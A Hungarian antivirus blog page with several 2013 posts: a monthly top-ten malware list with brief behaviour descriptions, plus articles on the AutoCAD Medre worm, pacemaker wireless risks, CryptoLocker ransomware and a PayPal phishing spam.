
Működés: A Win32/Bundpill féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

2. INF/Autorun vírus
Elterjedtsége a szeptemberi fertőzések között: 2.08%

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

3. Win32/Sality vírus
Elterjedtsége a szeptemberi fertőzések között: 2.05%


Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.virusradar.com/Win32_Sality.NAR/description

4. HTML/Iframe.B.Gen vírus
Elterjedtsége a szeptemberi fertőzések között: 1.78%


Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

5. HTML/ScrInject trójai
Elterjedtsége a szeptemberi fertőzések között: 1.73%

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

6. Win32/Dorkbot féreg
Elterjedtsége a szeptemberi fertőzések között: 1.52%

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.




Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

7. Win32/Conficker féreg
Elterjedtsége a szeptemberi fertőzések között: 1.62%

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga


telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

8. Win32/Ramnit vírus
Elterjedtsége a szeptemberi fertőzések között: 1.35%


Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

09. Win32/Qhost trójai
Elterjedtsége a szeptemberi fertőzések között: 1.15%


Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

10. Win32/virut féreg
Elterjedtsége a szeptemberi fertőzések között: 0.95%

Működés: A Win32/Virut egy olyan féreg, mely rejtett hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába iexplore.exe néven, majd különféle Registry kulcsok létrehozásával gondoskodik arról, hogy minden rendszerindításkor aktív lehessen. A fertőzés után kapcsolatba lép távoli vezérlő szerverekkel, ezzel a támadók teljes mértékben átvehetik a számítógép felügyeletét, azt csinálhatnak a számítógépen, amit csak akarnak: alkalmazásokat futtathatnak, állíthatnak le, állományokat tölthetnek le/fel, jelszavakat, hozzáférési kódokat tulajdoníthatnak el.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/virut-ba

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kellemes Karácsonyi Ünnepeket
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Spammelés antivírus cégek nevében
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5579854

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Azután - Az AutoCAD-es kártevő utóélete

2013.10.21. 14:36 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: peru javítás kémkedés ipari féreg autocad autodesk medre

Rendszeres olvasóink bizonyára még emlékeznek a jó **másfél évvel ezelőtti ACAD/Medre számítógépes féregre, amely** AutoCAD rajzállományok ellopására, illetve ezek e-mailben Kínába való továbbítására lett kifejlesztve. Akkor a vizsgálatok szerint több tízezer rajzot sikerült a kártevőnek ellopni, ezek döntő többsége perui számítógépekről került illetéktelen kezekbe. **Most áttekintjük, hogy azon túl, hogy a vírusirtók persze már felismerik, mi minden más történt még a biztonságunk érdekében**.




Emlékszünk még, mi is volt az eredeti probléma? A fertőzött gépeken az AutoCAD 14.0 és 19.2 közötti verzió használata (AutoCAD 2000-től egészen az AutoCAD 2015-ig) esetén **minden egyes újabb létrehozott .DWG kiterjesztésű rajzállományt továbbított a kártevő a kínai szerverekre, mert** maga a fertőzés az AutoLISP acad.lsp indítóállományát támadta meg. A kompromittált gépek esetében pedig árulkodó jel volt, hogy a rajzállományokat tartalmazó mappáinkban "acad.fas" illetve "cad.fas" nevű extra állományokat találtunk. **A kártevő terjesztők mertek nagyot álmodni, amiről a visszafejtés közben talált kódrészletek is híven árulkodnak: hosszú távra terveztek, nem csak az akkor létező AutoCAD 2013 verzió ellenőrzését programozták le, de a későbbi 2014 és 2015 lekérdezése is szerepel a lisp sablon fájlok ellenőrzésében.**



Az ESET a kártevő felfedezésekor igyekezett minden tőle telhető lépést megtenni, így a cégekkel - AutoDESK céggel, az ügyben érintett Tencent nevű kínai internetszolgáltatóval, valamint a kínai CERT-tel (Chinese National Computer Virus Emergency Response Center) - való közvetlen kapcsolatfelvételen, és **a kártevő felismerésen túl közzétettek egy, az AutoCAD-hez való ingyenes önálló mentesítő segédprogramot is.**



Nos, **nem tétlenkedtek azóta az AutoCAD készítői sem, akik tanulva az incidensből, igyekeztek zárni soraikat, és javítani, kivédeni a termékek kihasználható gyenge pontjait**. Ehhez első körben az AutoCAD 2013 Service Pack 1 érkezett meg a felhasználókhoz, ebben jelentős fejlesztések történtek annak érdekében is, hogy a fenti kártevő végrehajtását megakadályozzák. Ezt követően pedig **az AutoCAD 2014 termékbe is belekerültek a szükséges biztonsági módosítások. Ezzel összhangban új paraméterek is bekerültek a 2014-es változatba, például a /nolisp vagy /safemode lehetőség**. Egyes változónevek is változtak - nomen est omen ;-) - vagyis a korábbi "AUTOLOADPATH" mostantól "TRUSTEDPATHS", illetve az "AUTOLOAD" pedig "SECURELOAD" lett. **Mostantól ezáltal arra is lehetőség van, hogy a futtatható fájlok csak a "TRUSTEDPATHS" útvonalról működjenek, illetve figyelmeztetést is kérhetünk**, ha másik mappából próbálna futni valami.



Vagyis történtek érdemi lépések a megtámadott szoftver készítőinek oldaláról is. **Igaz, ezek az opciók bár vélhetően hatásosan állhatják az útját az ACAD/Medre típusú kártevőknek, mégsem ezek lettek az alapértelmezett beállítások**. Ennek valószínűsíthető oka, hogy egyelőre még tesztelik ezeknek az új beállítások hatásosságát, valamint a korlátozásokkal nem akarják nehezíteni a régi felhasználók napi munkáját. **Ha a figyelmeztető ablak, és mondjuk a Windows UAC figyelmeztető ablak hatásosságát összevetjük, persze hasznos, és igen, egy kattintással valóban figyelmen kívül is hagyható, de ennek ellenére azért mindenképpen a biztonságot igyekszik segíteni ez az elem, és sokkal jobb, mintha nem is lenne**. Hogy ez elegendő lesz-e, és mostantól AutoCAD fronton ezzel lezárulnak-e majd végleg a nagy volumenű biztonsági incidensek, azt majd idővel meglátjuk.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Így vigyázz a Bitcoinodra
- Spammelés antivírus cégek nevében
- Elhunyt Szőr Péter
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5590785

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Pacemaker wifi hack veszély

2013.10.24. 12:16 | Csizmazia István [Rambo] | 2 komment

Címkék: hack wifi dick pacemaker cheney


Azt már tudjuk, hogy a kritikus infrastruktúrák teljes körű védelme rengeteg munkát igényel, és mindez rettentő fontos is. Sajnos **ugyanez igaz az orvosi kütyük területén is, ahol a pacemaker, azaz szívritmus szabályozó biztonsága időről időre előjön "B" kategóriás filmekben éppúgy, mint neves hacker konferenciák előadásaiban, mint reális veszély**.



A korábbi amerikai alelnök, Dick Cheney pacemakerében az orvosok letiltották a vezeték nélküli képességeket, hogy ezzel kiküszöböljék egy lehetséges gyilkossági kísérlet veszélyét- adta hírül a CBS 60 perc című műsora. A politikus, aki 1978-ban kapta az első szívrohamát, azóta már többféle kezelésen, illetve bypass műtéteken is átesett. Kezelőorvosa, Dr. Sanjay Gupta úgy nyilatkozott, a tüneteket mindig komolyan vevő és azonnal orvoshoz forduló Cheney példája tanulságos lehet minden szívbeteg amerikainak is, aki összesen öt szívrohamot élt már túl. (Azért magunk közt szólva a modern kezelésekre, hightech kórházra költött nem kevés összeg és jó adag szerencse is kellett mindehhez.)



A wifi lekapcsolásának előzményeihez tartozik, hogy évekkel ezelőtt, már 2008-ban is, de például 2011-ben is születtek már olyan jelentések, amelyek a különféle orvosi eszközök hiányos biztonságára figyelmeztettek. **Az akkori dokumentumok szerint a defibrillátorok, inzulin pumpák esetében is könnyen elképzelhető olyan célzott támadás, amely a jogosulatlan hozzáférőnek megengedheti például halásos adag inzulin adagolását - lásd a 2011-es Hacker Halteden Barnaby Jack előadását** - tehát a kockázat nagyon is valós. Bár **az egészségügyi szakma szemlátomást nagyon lassan reagál minderre, főként azzal érvelnek, hogy még nem volt ilyen jellegű dokumentált incidens**, de azért már tettek a biztonság érdekében lépéseket, például az orvosi eszközök adatátviteli adatainak titkosításában. De **nyilvánvalóan nem sikerült eleggé megnyugtató eredményeket elérni ahhoz, hogy most a volt amerikai alelnöknél a vezeték nélküli hozzáférést, mint potenciális veszélyforrást le ne kapcsolják.**



Ennek persze nagyon örülünk, ebben a harcban egy élet megóvása is komoly fegyverténynek számít, és remélhetőleg az ilyen hírek is inspirálják majd az orvosi eszközök biztonsági fejlesztőit. Az egyetlen kínzó kérdés a továbbiakban már csak az marad, hogy addig is "mi [NEM Dick Cheney]-k hová álljunk"?

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Boldog Évet Kívánunk!
- 2014 az internetes adatvédelemről szól majd
- Tűzre, vízre, és jelszóra vigyázzatok!
- A Facebook és a Microsoft együtt keresik a hibákat
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5597071

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

tigerstein 2013.10.24. 13:57:18

Azért ez nem ilyen egyszerű. Max annyit tudna elérni, h kicsit bezavarjon a ritmusba amiből magától visszaáll a szív. Illetve olyan közel kell kerülni a "célponthoz", hogy onnét már egyszerűbb szimplán leszúrni.



atko 2013.10.24. 21:13:28

Azért egy nyilvános eseményen viszonylag egyszerűen lehetne tankönyvbe illő görbéket létrehozni szegény áldozat szívritmusában. És ehhez nem kell leszúrni. Arról nem is beszélve hogy a célzott "Wifi" nagyobb távolságból is célba ér.

De elfogadunk akár Bitcoint is...

2013.10.28. 12:02 | Csizmazia István [Rambo] | 3 komment

Címkék: zsarolás titkosítás kártevő ransomware bitcoin cryptolocker

Ez olvasható annak a legújabb verziójú zsaroló programnak a képernyőjén, melyet biztonsági kutatók fedeztek fel a közelmúltban. **A CryptoLocker nevezetű ransomware program** - mint az közismert - egy olyan váltságdíjat szedő kártevő, amely a merevlemezünk, illetve **adataink - ezúttal már 2048 bites RSA kulccsal történő - elkódolásával fenyeget bennünket**.



Eddig, ha a naiv juzer vissza akarta kapni az adatait, a lehetséges fizetési módok a Ukash, a MoneyPak és a CashU voltak. Ez egészült ki mostanra a Bitcoinos lehetőséggel is. Azt már számtalanszor elmondtuk, hogy zsaroló kártevőnek fizetni nem szabad. **Voltak a korábbiakban olyan esetek is, amikor programozási hibák, a titkosítás gyenge implementációja, rövid kulcsméret miatt például a GPCode korai változatait könnyű volt visszafejteni**. A 2000-es éve közepe óta azonban egyre erősebb titkosítással - 330, 660, majd 1024 - élnek a bűnözők, így mindenkinek melegen ajánljuk **a saját munkák dokumentumok, levelezés rendszeres, külső adathordozóra való mentését - ezzel előzhetjük meg leginkább a kárt a naprakész antivírus használata mellett**.



Vannak aztán egyéb szóra érdemes újdonságok is a Bitcoin háza táján. Ahogy arra mindenki emlékezhet, Mikko Hypponen is részletesen megemlékezett a Hacktivitys előadásán arról, hogy **a botnetes kártevők egyre gyakrabban Bitcoin bányászatra használják a megfertőzött zombigépek kapacitását, ezzel pedig brutálisan magas összegeket keresnek**. A Silk Road incidens óta pedig újra a figyelem középpontjába került a virtuális fizetőeszköz. Többek közt a kínaiak is erőteljesen vásárolják, ennek oka pedig az, hogy számukra megnyugtató lenne egy olyan valutához hozzáférni, melyet nem tudnak az eladósodott nyugati országok jegybankjai túlzott pénznyomtatással elinflálni. Emellett állítólag **Amerikában is egyre gyakrabban ajánlják a befektetési guruk is a Bitcoint**, de az oroszok és a japánok is növekvő mértékű tőzsdei tranzakciókat végeznek ezen a területen.



Ezen kívül bővültek azok a lehetőségek is, amelyre korábban Bitcoint költhettünk: drog, hackerszolgáltatás, illegális gyógyszer, fegyver, politikus, arany vagy pizza ;-) Ugyanis hamarosan megnyílik Kanadában a világ első Bitcoinos ATM-je is, naponta maximum 3000 kanadai dollárnak megfelelő összeget lehet majd itt beváltani, **a felhasználók azonosítása pedig tenyérleolvasó segítségével történik. Az automatát a vancouveri-i Bitcoiniacs üzemelteti, a cég ügyvezetője Mitchell Demeter úgy nyilatkozott, decemberig még öt hasonló automatát terveznek üzembe helyezni világszerte**. A mi szemszögünkből ez leginkább úgy lehet majd érdekes, ha lesz majd egy kicsit közelebb, Európában is, például mondjuk a bécsi út másik végén ;-)

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Beváltak-e a 2013-as jóslatok?
- Újabb URL ellenőrző motor a VirusTotalon
- A Facebook és a Microsoft együtt keresik a hibákat
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5602099

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Huncutkukac 2013.10.29. 06:47:32

Perszepityu.
Érdekes, hogy 1994 óta van számítógépem, de eddig ilyen problémába soha nem futottam bele.

De azért csak erőlködjetek.
Talán van, aki ezt beveszi...



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.10.29. 07:30:00

Szia Huncutkukac!

Örülök hogy így van, de gondolj azokra is, akiknek csak tavaly óta van számítógépük, ők azért nálad jóval kevesebb tapasztalattal, gyanakvással, egy szóval rosszabb esélyekkel indulnak.

Illés Dávid 2013.10.29. 18:49:21

@Csizmazia István [Rambo]: nekem 2004 óta van számítógépem, és az ügyfeleimnél rendszeresen belebotlok ezekbe a szennyekbe.
Legutóbb a hacktivityn bemutatott magyar rendőrség pornót talált a gépen vírusba botlottam bele, amit anno még itt a te blogodon olvastam :)

Erősítsük meg új mailcímünket. Vagy mégsem.


2013.10.30. 10:09 | Csizmazia István [Rambo] | 4 komment

Címkék: spam paypal vagy wordpress exploit sebezhetőség mégsem thaibox nessus

Kiapadhatatlan mélységű "Vagy mégsem" rovatunkkal jelentkezünk ismét, és ezúttal thaibox rúgást (pl. Tae Chiang) a kártevő terjesztőknek is lehetne az alcíme a mai posztnak, amely hasonlít a korábbi, ismert szervezetek nevében küldött spamekhez, **ezúttal a PayPal nevével éltek vissza**.



Ismét besodort a szél egy spamet a postaládánkba, és annyiban szokványosnak mondható levél jött, hogy az egyik fő célpont, **a fizetésközvetítő PayPal nevében érkezett. Tárgysorában ezt olvashatjuk: "Confirm your new email address"**. Magyarán mi, vagy valaki más állítólag azt kezdeményezte, hogy egy másik levelezési címről is lehessen utalgatni az accountunkról. Ugye a szokásos rutinnal már látni, hogy a kiírt feladó hiába a látszólagos "service@paypal.com", mindez valójában halves7 kezdetű csöppet sem hivatalos emailcímről érkezett. Email trace után aztán ki is derül, Taiwanból érkezett a levél, talán egy fertőzött zombi gép küldhette, és **linkjei minden egyes esetben egy thaiboxos weboldal Wordpress struktúrán belüli PHP szkriptre mutatnak a PayPal helyett**. Tehát még ha mérgesek, ijedtek vagy idegesek is lettünk, akkor sem szabad semelyik gombra kattintani, **még az "If you didn't add this email, let us know right away"-re sem.** Nekünk hétfő reggel ezen a linken hamis PayPal oldal már nem jelent meg, üresnek láttuk.



Ez a bizonyos történetünkbe került thaiboxecuneo.com egy olaszországi thaiboxos weboldal, amely a statmyweb tanúsága szerint látszólag egy korábbi WordPress 3.4-ben készült, a WP jelen írásunk idejében már a 3.7.1 verziónál jár. **A legális webhelyek exploitokkal való megfertőzése, majd kártékony kódok terjesztésére való kihasználása sajnos napjainkban általánosnak mondható. Védekezésül a víruskeresőnk, naprakész operációs rendszerünk, alkalmazásaink és a weboldali programjaink (Wordpress, Joomla, stb.) folyamatos frissentartását lehet javasolni, erős jelszavak alkalmazásával kiegészítve, illetve valamilyen weboldali változásfigyelő (checksum, stb.) technika használata, na meg a keletkezett napló állományokkal való sűrű és oldott baráti viszony lehet.**



A sérülékeny rendszereket már régóta nem hangya szorgalmú egyéni próbálkozók derítik fel, hanem **sebezhetőségekre vadászó programok, szkriptek tömegei pásztázzák folyamatosan a netet, és témakörtől függetlenül automatikusan megfertőzik a régi, frissítetlen weboldalakat**, beleértve esetünkben a Wordpresses webhelyeket is. Mi is írtunk például idén márciusban arról, hogy tömege fertőződtek meg Wordpress oldalak és azok akkor hamis antivírust terjesztettek, 30 ezer ilyen oldal esett áldozatul.



